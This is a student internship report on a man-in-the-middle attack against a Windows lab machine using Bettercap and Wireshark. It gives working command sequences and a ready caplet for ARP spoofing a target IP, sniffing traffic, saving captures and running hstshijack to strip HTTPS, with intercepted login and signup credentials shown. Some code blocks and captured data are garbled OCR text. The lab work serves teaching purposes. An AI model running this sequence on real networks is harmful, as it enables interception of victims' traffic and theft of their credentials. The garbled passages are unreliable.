Cyber Security Internship Major Project

Project 7:

Target: Any Windows Operating System Date of Submission: 20th OCT 2024

Tools: BetterCap and Wireshark

Perform Man in the Middle Attack for Windows Machine.

Describe in detail about the modules used in Bettercap.

First when we launch the bettercap tool and check the modules present with the *help* command, we get the following screen:

```
bettercap v2.32.0 (built for linux amd64 with go1.22.1) [type 'help' for a list of commands]
                           help MODULE: List available commands or show module specific help if no module name is provided.
 active : Show information about active modules.
    quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
    get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
    set NAME VALUE : Set the VALUE of variable NAME.

read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
    clear : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
    ! COMMAND : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
                            active : Show information about active modules.
Modules
                    .0/24 > 192.168.17.134 »
```

Following are the modules present in **bettercap** tool:

- o **any.proxy**: A general-purpose HTTP/HTTPS proxy for intercepting and modifying web traffic.
- o api.rest: Provides a REST API interface to control Bettercap via HTTP requests.
- arp.spoof: Performs ARP spoofing to intercept or modify traffic between devices.
- o **ble.recon**: Scans for Bluetooth Low Energy (BLE) devices and gathers information about them.
- o **c2**: Command and control module for remote control over Bettercap instances.
- o caplets: Scripts that automate Bettercap attacks or tasks.
- dhcp6.spoof: Spoofs DHCPv6 responses to manipulate network traffic in an IPv6 network.
- o **dns.spoof**: Redirects DNS queries by spoofing DNS responses.
- events.stream: Streams real-time logs of all captured network events (currently running in the image since we have started the bettercap).
- o **gps**: Tracks the geolocation of devices on the network (if supported).
- hid: A Human Interface Device attack module, used for emulating keystrokes and mouse movements.
- o **http.proxy**: HTTP proxy for intercepting and modifying web traffic.
- o **http.server**: Hosts HTTP server for phishing or payload delivery.
- o https.proxy: Intercepts and downgrades HTTPS traffic to HTTP for interception.
- o https.server: Hosts an HTTPS web server for phishing or other attack purposes.
- o mac.changer: Changes the MAC address of the network interface.
- o mdns.server: Multicast DNS server to respond to mDNS queries and collect information.
- o mysql.server: Hosts a MySQL server for database-related attacks or testing.
- ndp.spoof: Spoofs Neighbor Discovery Protocol (NDP) packets in an IPv6 network.
- o **net.probe**: Actively probes the network to discover live hosts.
- net.recon: Conducts network reconnaissance to gather information about devices.
- net.sniff: Sniffs network packets for analysis.
- o packet.proxy: Forwards and modifies network packets in transit.
- o **syn.scan**: Performs SYN scans to discover open ports on network devices.
- o **tcp.proxy**: A generic TCP proxy for intercepting and modifying raw TCP traffic.
- o **ticker**: Provides real-time updates on the status of network events.
- o **ui**: Enables a web-based user interface for controlling Bettercap.
- o **update**: Updates Bettercap or its modules to the latest version.
- o wifi: Scans for nearby wireless access points and devices.
- o wol: Sends Wake-on-LAN (WoL) packets to wake up devices on the network.

Using the module and command <u>net.show</u> we can view the following table which shows the initial number of devices and the gateway used via the network:

```
168.17.0/24 > 192.168.17.134 » net.show
     IP 🛦
                         MAC
                                       Name
                                                    Vendor
                                                                 Sent
                                                                         Recvd
                                                                                    Seen
192.168.17.134
                 00:0c:29:12:9b:af
                                      eth0
                                                                 0 B
                                                                         0 B
                                                                                 04:09:55
                                                                 255 B
                                                                         255 B
                                                                                 04:09:55
192.168.17.2
                 00:50:56:e6:d7:be
                                      gateway
                                                 VMware, Inc.
0 B / ↓ 714 B / 10 pkts
```

Then After turning on the net.probe module using <u>net.probe on</u> command we can notice that the <u>net.recon</u> also starts running eventually:

```
192.168.17.134
                                                                                                                                                                             » net.probe on
                     | Mel.probe of | Mel.
                                                      quit: Close the session and exit.

sleep SECONDS: Sleep for the given amount of seconds.
get NAME: Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE: Set the VALUE of variable NAME.

read VARIABLE PROMPT: Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear: Clear the screen.
                                        include CAPLET: Load and run this caplet in the current session.
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Modules
                             ble.recon >
                                      caplets >
           events.stream > running
                                                          gps > hid >
                   http.proxy >
http.server >
                   mac.changer > mdns.server >
                            ndp.spoof > not runn
net.probe > running
net.recon > running
```

After turning <u>net.probe on</u> we can see the different devices connected on the same network as our kali linux:



Make sure you use arp.spoof, net.sniff and other modules needed for MITM.

After getting the list of devices available in the network we used <u>set arp.spoof.fullduplex true</u> command to make sure we can send and receive packets from our target machine. Here we have selected a **target window machine** whose IP address is **192.168.17.133.**

And now to set the target on this IP address we will use the command set arp.spoof.targets 192.168.17.133 then we turn on the arp.spoof and it will start the spoofing process in which the targets gateway mac address and the attackers mac address becomes same at that time with the command arp.spoof on. Then net.sniff on command is used to starting sending and receiving target machine's packets while being in the middle.


Target machine's MAC address of gateway and attacker's machine's MAC address before spoofing:

```
Windows PowerShell
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PS C:\Users\localadmin> arp -a
Interface: 192.168.17.133 --- 0xa
 Internet Address
                      Physical Address
                                           Type
                                          dynamic
 192.168.17.2
                      00-50-56-e6-d7-be
 192.168.17.134
                                          dynamic
                    00-0c-29-12-9b-af
 192.168.17.255
                    ff-ff-ff-ff-ff
                                          static
                                          static
 224.0.0.22
                     01-00-5e-00-00-16
 224.0.0.252
                     01-00-5e-00-00-fc
                                          static
 239.255.255.250 01-00-5e-7f-ff-fa
                                          static
 255.255.255.255
                     ff-ff-ff-ff-ff
                                           static
PS C:\Users\localadmin>
```

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Interface: 192.168.17.133 --- 0xa
 Internet Address Physical Address
                                           Type
 192.168.17.2
                     00-0c-29-12-9b-af
                                           dynamic
 192.168.17.134
                     00-0c-29-12-9b-af
                                           dynamic
                     ff-ff-ff-ff-ff
 192.168.17.255
                                           static
 224.0.0.22
                     01-00-5e-00-00-16
                                           static
 224.0.0.252
                     01-00-5e-00-00-fc
                                           static
 239.255.255.250
                     01-00-5e-7f-ff-fa
                                           static
 255.255.255.255
                      ff-ff-ff-ff-ff
                                           static
PS C:\Users\localadmin>
```

In the below screen we can see that the target is visiting **www.flipcart.com**:



, which has been recorded on the attacker's machine on bettercap.

```
17.134 » [05:44:38] [net.sniff.dns] dns gateway > 192.168.17.133 : ww55.affinity.net is 130.211.44.187
          » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90
      .134 » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90
          » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90
          » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90
          » [05:44:39] [net.sniff.https] sni 192.168.17.133 > https://www.flipkart.com
          » [05:44:39] [net.sniff.https] sni 192.168.17.133 > https://www.flipkart.com
168.17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 1.rome.api.flipkart.com is 103.243.33.5
          » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 1.rome.api.flipkart.com is 103.243.33.5
          » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.h.akamaiedge.net is 118.214.137.100
          » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.h.akamaiedge.net is 118.214.137.100
          » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.b.akamaiedge.net is 23.212.241.121
   17.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.b.akamaiedge.net is 23.212.241.121
          » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 2.rome.api.flipkart.com is 163.53.76.64
    7.134 » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 2.rome.api.flipkart.com is 163.53.76.64
          » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e86303.dscx.akamaiedge.net is 23.212.254.112, 23.212.254.10
          » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e86303.dscx.akamaiedge.net is 23.212.254.112, 23.212.254.1
          .134 » [05:44:40] [net.sniff.https] sni 192.168.17.133 > https://static-assets-web.flixcart.com
```

The attacker is even able to access the confidential credentials used while web surfing by the target:

Login credentials captured:

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
Accept: text/html, application/xhtml+xmt, application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 32
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
uname=Haster&pass=companyal234
```

Sign up Credentials captured:

Signup new user

Please do not enter real information here.

If you press the submit button you will be transferred to asecured connection.

, ,	,
Username:	John cena
Password:	
Retype password:	
Name:	John Doe
Credit card number:	123456789
E-Mail:	abc123@gmail.com
Phone number:	9182736455
Address:	ABC street ,XYZ City
	signup


```
POST /secured/newuser.php HTTP/1.1
HOST: testphp.vulnweb.com
Content-Length: 163
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/signup.php
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
uuname=John & Gupass=testal2 & Upass2=testal2 & Uparame=John Don & Content=John & Uparame Supplication/x-www-form-urlencoded
[07:43:31] [net.sniff.dns] dns gateway > 192.168.17.133 : prod-agic-sin-2 southindia.cloudapp.azure.com is 52.140.32.156
```

Capture all the packets on wireshark and analyze those packets. (Just to make sure you are learning wireshark along with this)


First we will edit a caplet which was already made and add a command before enabling the net.sniff that is <u>set net.sniff.output /root/Desktop/windowtarget.pcap</u>. In this command the capturing of all the records and packets will be done and stored in a file **windowtarget.pcap** which can be opened in wireshark and analysed. By filter the document we can easily extract the credentials anytime.

```
processing in anno snifftestwindow.cap
not.probe on
set arp.appof.fullduplex true
set arp.appof.fullduplex by annotation and the full true true
set arp.appof.fullduplex promote true
set arp.appof.fullduplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
sep:34:33] [sys.log] [im] but.probe true
set arp.appof.gus.log] im; arp.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.appof.gus.log.sup.ap
```

This is the output screen of windowtarget.pcap file in wireshark:



Credentials entered at signup page:



Use the caplets function and Include all the commands you are using on the caplets.

Firstly we will create a caplet file named snifftestwindow.cap:

```
root@kali:~# ls ---
Desktop Documents Downloads Music Pictures Public Templates Videos bettercap.history embedded-browser-no-sandbox.json
root@kali:~# cd Desktop/
root@kali:~/Desktop# nano snifftestwindow.cap
root@kali:~/Desktop# ls
```

And we will type all the commands needed to spoof the target and mentioning the target's IP. Then we will save it.

```
GNU nano 8.1
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.17.133
arp.spoof on
net.sniff on
```

After creating a caplet file we can directly run the caplet file which contains the target's IP by the command bettercap -iface eth0 -caplet snifftestwindow.cap

```
notakali:~/Desktop# bettercap -iface eth0 -caplet snifftestwindow.cap
bettercap v2.32.0 (built for linux amd64 with go1.22.1) [type 'help' for a list of commands]
                   [sys.log] [inf] gateway monitor started ...
[sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
[sys.log] [inf] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[endpoint.new] endpoint 192.168.17.11 detected as 00:50:56:c0:00:08 (VMware, Inc.).
[endpoint.new] endpoint 192.168.17.133 detected as 00:0c:29:fa:dd:2d (VMware, Inc.).
[endpoint.new] endpoint 192.168.17.132 detected as 00:0c:29:fa:dd:2d (VMware, Inc.).
[07:51:20]
[07:51:20]
[07:51:20]
[07:51:20]
[07:51:21]
[07:51:21]
             int.new] endpoint 192.168.17.254 detected as
```

Capturing the Signup credentials of target machine:

Username:	mit button you will be transferred to asecured connection
Password:	
Retype password:	
Name:	John Doe
Credit card number	123456789
E-Mail:	abc123@gmail.com
Phone number:	9182736455
Address:	ABC street ,XYZ City

And getting those details:

Use hstshijack Caplet function to migrate the traffic to http.

For using the hstshijack caplet, we need to check all the caplets available in the bettercap tool using <u>caplets.show</u> command.

Then we need to type the same name as hstshijack/hstshijack commands that the caplet will run its commands.

```
4 > 192.168.17.134 » caplets.show
                     Name
                                                                                                 Path
                                                                                                                                                          Size
                                                    /usr/local/share/bettercap/caplets/ap.cap
  crypto-miner/crypto-miner
                                                   /usr/local/share/bettercap/caplets/crypto-miner/crypto-miner.cap
/usr/local/share/bettercap/caplets/download-autopwn/download-autopwn.cap
 download-autopwn/download-autopwn
fb-phish/fb-phish
                                                    /usr/local/share/bettercap/caplets/fb-phish/fb-phish.cap
  gitspoof/gitspoof
                                                    /usr/local/share/bettercap/caplets/gitspoof/gitspoof.cap
                                                   /usr/local/share/bettercap/caplets/gps.cap
/usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap
 gps
hstshijack/hstshijack
  http-req-dump/http-req-dump
                                                    /usr/local/share/bettercap/caplets/http-req-dump/http-req-dump.cap
                                                    /usr/local/share/bettercap/caplets/http-ui.cap
/usr/local/share/bettercap/caplets/https-ui.cap
  http-ui
  https-ui
  jsinject/jsinject
                                                    /usr/local/share/bettercap/caplets/jsinject/jsinject.cap
  local-sniffer
                                                   /usr/local/share/bettercap/caplets/local-sniffer.cap
/usr/local/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap
  login-manager-abuse/login-man-abuse
                                                    /usr/local/share/bettercap/caplets/mana.cap
  massdeauth
                                                    /usr/local/share/bettercap/caplets/massdeauth.cap
                                                    /usr/local/share/bettercap/caplets/mitm6.cap
  mitm6
                                                    /usr/local/share/bettercap/caplets/netmon.cap
  netmon
  pita
                                                    /usr/local/share/bettercap/caplets/pita.cap
                                                   /usr/local/share/bettercap/caplets/proxy-script-test/proxy-script-test.cap
/usr/local/share/bettercap/caplets/pwnagotchi-auto.cap
/usr/local/share/bettercap/caplets/pwnagotchi-manual.cap
  proxy-script-test/proxy-script-test
  pwnagotchi-auto
  pwnagotchi-manual
  rogue-mysql-server
                                                    /usr/local/share/bettercap/caplets/rogue-mysql-server.cap
/usr/local/share/bettercap/caplets/rtfm/rtfm.cap
  rtfm/rtfm
                                                   /usr/local/share/bettercap/caplets/simple-passwords-sniffer.cap
  simple-passwords-sniffer
  sniffmetas
                                                    /root/Desktop/sniffmetas.cap
                                                   /root/Desktop/snifftestwindow.cap
/usr/local/share/bettercap/caplets/steal-cookies/steal-cookies.cap
  snifftestwindow
  steal-cookies/steal-cookies
                                                   /usr/local/share/bettercap/caplets/tcp-req-dump/tcp-req-dump.cap/usr/local/share/bettercap/caplets/web-override/web-override.cap
  tcp-req-dump/tcp-req-dump
  web-override/web-override
                           .168.17.134 » hstshijack/hstshijack
nf <mark>hstshijack</mark> Generating
                              hstshijack Generating random variable names for this session ...
hstshijack Reading SSL log ...
2024-10-20 09:13:31
2024-10-20 09:13:31
                               hstshijack Reading caplet
2024-10-20 09:13:31
```

Then it will start observing the target device's activites and will redirect to some clones of the HTTPS websites such as **facebook.com will be redirected to facebook.com**, etc

Below is the example of traffic redirecting through hstshijack:

Conclusion:

A Man-in-the-Middle attack was performed by the team on a Windows machine using BetterCap and Wireshark in the project. Interception of traffic, capture of sensitive login credentials, and manipulation of network communications were made possible through various modules in BetterCap like arp.spoof, net.sniff, and many others. The project shows how to hijack HTTPS traffic and how the hstshijack caplet can be utilized to redirect the traffic-it demonstrates potential dangers of such an attack.

Important Takeaways

- ➤ **BetterCap Modules:** The project was eye-opening into the immense potential that BetterCap holds for you, such as modules like arp.spoof, net.recon, net.sniff, and even hstshijack, which can intercept and manipulate the traffic flowing within the network.
- ➤ MITM Attack Execution: The team learned about the execution of ARP spoofing, setting up a proxy sniff for network traffic gathering, and how to handle the redirection of traffic when sites have HTTPS.
- ➤ Packet Analysis with Wireshark: Here, deep packet inspection was done using Wireshark, and knowledge of the ways to capture and filter network packets was illustrated in the extraction of credentials and other sensitive information.
- ➤ **BetterCap Caplets**: The team automated attacks by creating and modifying caplets. BetterCap's caplets were learned to manipulate network traffic with more efficiency.
- > Cybersecurity Awareness: The project conveyed real-world implications of network vulnerabilities and how one should secure sensitive information against MITM attacks.

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